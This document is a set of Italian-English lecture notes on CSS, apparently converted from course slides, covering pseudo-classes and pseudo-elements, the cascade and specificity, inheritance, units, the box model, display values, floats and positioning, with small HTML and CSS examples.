


Historic states are **not supported** in the *Live Preview* browser within Visual Studio Code! Open the page in Firefox to check them out.

Form states:

```
<div>  
  <label for="mail">Message:</label><input id="mail" type="email">  
  <button disabled>Cancel</button><button>Subscribe</button>  
</div>  
<input type="checkbox"> Checkbox<br><br>  
<em>What a nice form!</em>
```

```
:disabled {  
  border: 2px dashed red;  
}  
:invalid {  
  color: red;  
}  
:checked ~ em {  
  color: deeppink; font-weight: bold;  
}
```



Technically, there can be email address without a dot. For example, `user@localhost` or `user@com` are valid addresses!

Position relations:

- `:first-child` e `:last-child` selezionano il primo (ultimo) figlio tra un set di fratelli.
- `:only-child` può essere utilizzato per selezionare elementi che non hanno fratelli.
- `:first-of-type` e `:last-of-type` possono essere utilizzati per selezionare elementi che sono il primo (ultimo) figlio tra un set di fratelli, considerando solo elementi dello stesso tipo.
- `:nth-child(n)` e `:nth-of-type(n)` possono essere utilizzati per selezionare elementi che sono nella posizione n-esima tra i loro fratelli.
 - ❖ L'indicizzazione in CSS inizia da 1!

```
<p>  
  <em>Ann</em> <strong>Bob</strong> <em>Carl</em>  
</p>  
<p>  
  <strong>Ann</strong> <em>Bob</em> <strong>Carl</strong>  
</p>
```

Ann Bob Carl
Ann Bob Car

```
em:last-child {  
  color: red;  
}
```

Ann Bob Carl
Ann Bob Car

```
em:last-of-type {  
  color: red;  
}
```

Ann Bob Carl
Ann Bob Car

```
em:first-child {  
  color: red;  
}
```

Ann Bob Carl
Ann Bob Car

```
em:first-of-type {  
  color: red;  
}
```

Ann Bob Carl
Ann Bob Car

```
em:nth-child(2) {  
  color: red;  
}
```

Ann Bob Carl
Ann Bob Car


```
<p>Lectures:</p>
<ol>
  <li>Introduction</li>
  <li>HTML</li>
  <li>CSS (basics)</li>
  <li>CSS (frameworks + Sass)</li>
  <li>JavaScript</li>
</ol>
```

```
li:nth-child(even){
  color: red;
}
li:nth-child(odd){
  color: blue;
}
```



Pseudo-elements:

Gli pseudo-elementi possono essere utilizzati per indirizzare parti specifiche del contenuto di un dato elemento HTML, senza aggiungere markup HTML extra

La sintassi dei selettori di pseudo-elementi è `selector::pseudo-element` dove:

- `selector` è un selettore CSS per l'elemento di destinazione,
- `pseudo-element` è uno dei selettori di pseudo-elementi supportati:
 - ❖ `::first-letter`: indirizza la prima lettera del contenuto di un elemento a livello di blocco.
 - ❖ `::first-line`: indirizza la prima riga del contenuto di un elemento a livello di blocco.
 - ❖ `::selection`: indirizza il contenuto attualmente selezionato dall'utente.
 - ❖ `::before`: crea un elemento che è il primo figlio dell'elemento selezionato.
 - ❖ `::after`: crea un elemento che è l'ultimo figlio dell'elemento selezionato.

```
<p>A student had been sitting motionless behind his computer for hours, frowning darkly. He was trying to write a beautiful solution to a difficult problem, but could not find the right approach.</p>
<p>Fu-Tzu hit him on the back of his head and shouted 'Type something!' The student started writing an ugly solution. After he had finished, he suddenly understood the beautiful solution.</p>
```

```
p::first-letter {
  font-weight: bold;
}
p::first-line {
  color: red;
}
p:last-child::selection {
  background: red;
  color: white;
}
```

Pseudo-classes X

← → ↺ http://127.0.0.1:3000/03-CSS/pseudo.html

A student had been sitting motionless behind his computer for hours, frowning darkly. He was trying to write a beautiful solution to a difficult problem, but could not find the right approach.

Fu-Tzu hit him on the back of his head and shouted 'Type something!' The student started writing an ugly solution. After he had finished, he suddenly understood the beautiful solution.

```
<p class="narrator">A hermit spent ten years writing the perfect program. He proudly announced: </p>
<p class="hermit">'My program can compute the motion of the stars on a 286-computer running MS DOS'.</p>
<p class="narrator">Fu-Tzu responded:</p>
<p class="fu-tzu">'Nobody owns a 286-computer or uses MS DOS anymore.'</p>
```

```
.narrator::before {
  content: "Narrator » "; font-weight: bold;
}
.narrator::after {
  content: " «"; font-weight: bold;
}
.hermit::before {
  content: "👴: "; font-size: 24px;
}
.fu-tzu::before {
  content: "👤: "; font-size: 24px;
}
```

Pseudo-elements X

← → ↺ http://127.0.0.1:3000/03-CSS/psr

Narrator » A hermit spent ten years writing the perfect program. He proudly announced: «

👴: 'My program can compute the motion of the stars on a 286-computer running MS DOS'.

Narrator » Fu-Tzu responded: «

👤: 'Nobody owns a 286-computer or uses MS DOS anymore.'

Il Cascade:

A volte, due o più regole potrebbero essere applicate allo stesso elemento.

Queste regole potrebbero essere in conflitto, ovvero assegnare valori diversi alla stessa proprietà (ad esempio: colore).

Il Cascade è l'algoritmo utilizzato per risolvere tali conflitti:

- Input: un set di proprietà in conflitto che si applicano a un dato elemento
- Output: una singola proprietà a cascata da applicare effettivamente

Il Cascade considera 4 aspetti chiave, in ordine:

1. Origine e importanza.
2. Livelli (Layers).
3. Specificità.
4. Posizione e ordine di comparsa della regola.

Il CSS che scriviamo (noto anche come authored CSS) non è l'unico applicato a una pagina web.

- Abbiamo già detto che esistono user agent styles, ovvero i stylesheets inclusi dai browser per impostazione predefinita.

Altri stili (noti anche come local user styles) potrebbero essere aggiunti da estensioni specifiche del browser o dal livello del sistema operativo.

- Ad esempio, per scopi di accessibilità
- Le persone ipovedenti potrebbero voler utilizzare schemi di colori ad alto contrasto, con caratteri più grandi, ecc.


La regola `!important` può essere utilizzata per aggiungere più importanza a una proprietà all'interno di una regola CSS.

- `!important` viene semplicemente aggiunto alla fine della dichiarazione della proprietà e gioca un ruolo significativo nel Cascade.

```
h1 {  
  color: red !important;  
}
```

Origine ed importanza:

Dall'origine meno specifica a quella più specifica:




Layers:

All'interno di ogni bucket origine/importanza, possono esserci più layers a cascata

All'interno degli stili creati (authored styles):

- I livelli personalizzati possono essere definiti utilizzando la regola @layer (non la vedremo).
 - ❖ I livelli personalizzati che vengono dichiarati in seguito hanno una priorità più alta.
- Tutti gli altri CSS (in <style> o importati con <link>) appartengono a un livello senza nome.
- Gli stili in linea appartengono a un livello separato e hanno la priorità più alta.




Specificità:

Quando due regole in conflitto:

- Appartengono allo stesso bucket origine-importanza e
- Appartengono allo stesso layer

Viene presa in considerazione la specificità.

- L'idea è che il selettore più specifico dovrebbe vincere.



CSS definisce come calcolare la specificità di un selettore:

- Ignora il selettore universale.
- Conta il numero di selettori id (=A).
- Conta il numero di selettori di classe, attributo e pseudo-classe (=B).
- Conta il numero di selettori di tipo e pseudo-elemento (=C).

La specificità è una tripla numerica (A, B, C) calcolata come sopra.

Esempio:

Selector	Specificity (A, B, C)
#id	(1, 0, 0)
em.master[target]	(0, 2, 1)
#navbar ul li a.nav-link[href*='/']	(1, 2, 3)
article.item section p::first-letter	(0, 1, 4)
a:hover	(0, 1, 1)
*	(0, 0, 0)

I confronti vengono effettuati considerando i tre componenti in ordine:

- la specificità con una A più grande è più specifica;
- se le due A sono in parità, allora vince la specificità con una B più grande;
- se anche le due B sono in parità, allora vince la specificità con una C più grande;
- se tutti i valori sono in parità, le due specificità sono uguali.

VS

Selector #1	Specif. #1	Selector #2	Specif. #2	Winner
a[target]	(0, 1, 1)	.list a	(0, 1, 1)	Draw
#msg	(1, 0, 0)	input[type].inp	(0, 2, 1)	#1
#nav > #brd a.lk	(2, 1, 1)	em.foo.bar.light	(0, 3, 1)	#1
[id='nav'] a	(0, 1, 1)	#nav a	(1, 0, 1)	#2

Posizione ed ordine di apparizione:

Quando due proprietà:


- Appartengono allo stesso bucket origine/importanza.
- Appartengono allo stesso layer.
- Hanno la stessa specificità.

L'ultima regola ad apparire ha la priorità più alta.


```
h1 {  
  color: red;  
}  
h1 {  
  color: blue;  
}
```



Questa regola si applica all'interno dello stesso stylesheet e all'ordine in cui i stylesheets appaiono.



THE CASCADE: OVERVIEW



53

Il Cascade nei browser dev tools:

Cascading!

127.0.0.1:3000/03-CSS/cascade.html

Inspector Console Debugger Network Style Editor Performance

Search HTML

```

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>Cascading</title>
    <link rel="stylesheet" href="style.css">
  </head>
  <body>
    <h1 class="primary">Cascading!</h1>
  </body>
</html>
  
```

Filter Styles

element :: { inline

h1.primary :: { style.css:1

color: teal;

.primary :: { style.css:4

color: blue;

h1 :: { style.css:7

color: red;

h1 :: { (user agent) html.css:166

display: block;

font-size: 2em;

font-weight: bold;

margin-block-start: .67em;

margin-block-end: .67em;

Most Specific



Least Specific

User agent styles are **hidden** in Dev Tools by default. If you want to see them, press F1 in Dev Tools and change the settings.

Eredità:

Alcune proprietà CSS possono essere ereditate dagli elementi antenato, se non viene impostato alcun valore specifico.

- Le proprietà ereditabili includono colore, dimensione carattere, famiglia carattere, peso carattere, stile carattere.



Le proprietà ereditate hanno la specificità più bassa di tutti i metodi di stile.

Le unità relative alla dimensione del font includono:

- em: 1em rappresenta la dimensione del font corrente. 1,5em è più grande del 50% rispetto alla dimensione del carattere corrente.
- rem: 1rem rappresenta la dimensione del font calcolata all'elemento radice (predefinito 16px)

```
p {  
  font-family: sans-serif;  
  font-size: 1.5rem;  
}  
span {  
  font-size: 1.5em;  
}  
  
<p>HELLO<span>SIZES</span></p>
```




La viewport (finestra di visualizzazione) è la finestra del browser.

Le unità di dimensione relative alla viewport includono:

- vw: 1vw rappresenta l'1% della larghezza della viewport corrente.
- vh: 1vh rappresenta l'1% dell'altezza della viewport corrente.

```
div {height: 50vh;}  
.a {background: red;}  
.b {  
  background: blue; color: white;  
  width: 50vw; font-size: 10vw;  
}
```

```
<div class="a"></div>  
<div class="b">HELLO</div>
```




Layouts:

Box Model:

Ogni elemento HTML è un box.

I box sono composti da aree distinte:


- Il Box del contenuto (Content Box) è dove vivono i figli dell'elemento.
- Il Padding («inner spacing») separa il box del contenuto dal bordo.
- Il Bordo (Border) è il confine dell'elemento.
- Il Margine (Margin) crea spazio attorno agli elementi.



La dimensione di ogni area può essere definita usando le dichiarazioni CSS.

Il comportamento e l'aspetto delle box sono determinati da:


- Modalità di layout.
- Contenuto.
- Proprietà del box model.



CSS Flow Layout:

Per impostazione predefinita, le box vengono visualizzate utilizzando il layout di flusso (noto anche come normal flow):

- Gli elementi inline vengono visualizzati nella direzione inline.
- Gli elementi a blocchi vengono visualizzati uno dopo l'altro.




Proprietà di display:

inline:


- display: inline posiziona la box accanto a quella precedente nella direzione inline, come le parole in una frase.
- <a>, e sono in genere visualizzate inline negli user agent styles.

```
em {  
  display: inline; /* default */  
  background: yellow; border: 1px solid;  
  width: 50px; height: 50px; /* ignored */  
}  
  
<h3>Heading</h3>  
<p>  
  Learning <em>HTML</em> and <em>CSS</em>  
</p>
```




block:

- display: block posiziona la box su una nuova riga dedicata.
- I paragrafi <p> e le intestazioni <h> vengono in genere visualizzati come blocchi negli user agent styles.
- A meno che non venga specificato diversamente, i blocchi si espandono fino all'intera dimensione della dimensione in linea.



Box model:




inline vs block:

Cosa succede se usiamo display: block su ?

```
em {
  display: block;
  background: yellow;
  border: 1px solid;
  width: 50px; height: 50px;
}
```

```
<h3>Heading</h3>
<p>
  Learning <em>HTML</em> and <em>CSS</em>
</p>
```




inline-block:

- `display: inline-block` è uguale a `inline`, ma consente anche di impostare una larghezza e un'altezza.

```
em {  
  display: inline-block;  
  background: yellow;  
  border: 1px solid;  
  width: 50px; height: 50px;  
}
```

```
<h3>Heading</h3>  
<p>  
  Learning <em>HTML</em> and <em>CSS</em>  
</p>
```




none:

- `display: none` può essere utilizzato per rimuovere completamente l'elemento dalla visualizzazione.

```
em {  
  display: none;  
  background: yellow;  
  border: 1px solid;  
  width: 50px; height: 50px;  
}
```

```
<h3>Heading</h3>  
<p>  
  Learning <em>HTML</em> and <em>CSS</em>  
</p>
```




Floats:

La proprietà float può essere utilizzata per far sì che gli elementi «fluttuino» nella direzione indicata e che gli elementi fratelli successivi lo avvolgano.

```
<h1>Fu-Tzu</h1>

<p>With a long beard and robes adorned with clever
coding jokes, Fu-Tzu was a legend among programmers.</p>
<p>It is said his first word was <code>printf</code>.
Some of his wisdom was trascribed in the
<a href="index.html">Book of Programming</a>.</p>
```

```
img {
  width: 20vw; min-width: 100px;
  float: left; margin-right: 1rem;
}
```



La proprietà clear può essere utilizzata per impedire a un elemento successivo di avvolgere un floating element.

```
<h1>Fu-Tzu</h1>

<p>With a long beard and robes adorned with clever
coding jokes, Fu-Tzu was a legend among programmers.</p>
<p>It is said his first word was <code>printf</code>.
Some of his wisdom was trascribed in the
<a href="index.html">Book of Programming</a>.</p>
```

```
img {
  width: 20vw; min-width: 100px;
  float: left; margin-right: 1rem;
}
p+p { clear: both; }
```



Positioning:

La proprietà position modifica il modo in cui un elemento si comporta nel normal flow del documento.

Il valore predefinito per la proprietà è static ma altri valori possibili sono:


- relative.
- absolute.
- fixed.
- sticky.

relative:

Gli elementi con position: relative sono posizionati relativamente alla loro posizione normale.

```
div {  
  position: relative;  
  top: 50px; left: 50px;  
  background: red;  
  width: 100px; height: 100px;  
}  
div div {  
  background: blue;  
}
```


```
<div><div></div></div>
```



absolute:

Gli elementi con position: absolute sono posizionati relativamente al loro antenato più vicino posizionato in modo relativo.

```
<div class="a">  
  <!-- text -->  
  <div class="b">  
    <!-- text -->  
    <div class="c">  
      <!-- text -->  
    </div>  
  </div>  
</div>
```



fixed:

Gli elementi con `posizion: fixed` sono posizionati rispetto alla viewport.

```
<h1>Wisdom</h1>
<p>!-- text --></p>
<p>!-- text --></p>
<a href="#">Back to top</a>
```

```
a {
  position: fixed;
  bottom: 2rem; right: 2rem;
  background-color: white;
  border: 2px solid;
  padding: 1em;
}
```



sticky:

Gli elementi con `posizion: sticky` sono posizionati in base alla posizione di scorrimento dell'utente.

Una specie di ibrido `relative/fixed`:

- `relative` finché non supera una soglia.
- `fixed` finché non raggiunge il limite del suo genitore.


```
<h1>The book of programming</h1>
<nav>!-- links --></nav>
<p>!-- text --></p><p>!-- text --></p>
```

```
nav {
  padding: 1em; background: gainsboro;
  position: sticky; top: 0px;
}
nav a { padding-right: 1em; }
```



```
<div class="container">
  <p>containing div</p>
  <div class="item"></div>
  <div class="item sticky"></div>
  <div class="item"></div>
</div>
```

```
.sticky {
  position: sticky;
  top: 10px;
  background: rgb(212, 255, 212);
}
```



CSS Layouts moderni:

Il CSS moderno presenta due meccanismi di layout aggiuntivi oltre al normal flow:

- Flexbox: progettato per layout monodimensionali (sia orizzontali che verticali).



- Grid: progettato per layout bidimensionali.

